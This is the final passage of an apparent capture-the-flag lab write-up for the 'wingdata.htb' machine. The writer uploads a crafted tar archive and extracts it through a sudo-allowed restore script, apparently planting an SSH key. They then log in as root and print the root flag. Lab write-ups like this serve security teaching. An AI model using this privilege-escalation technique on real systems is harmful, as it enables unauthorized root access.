└─$ scp backup_99.tar wacky@wingdata.htb:/opt/backup_clients/backups/
wacky@wingdata.htb's password:
backup_99.tar
And then, from the target’s SSH session, trigger the extraction:
1
2
3
4
wacky@wingdata:~$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_99.tar -r restore_pwn
[+] Backup: backup_99.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn
Finally, log in as root using the key we created:
1
2
3
4
5
6
7
8
9
10
11
12
└─$ ssh -i root_key root@wingdata.htb
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 30 14:18:32 2026 from 10.10.15.81
root@wingdata:~# cat root.txt
aadec31a0572c05e22ae795da411dee0
Rooted! 🎉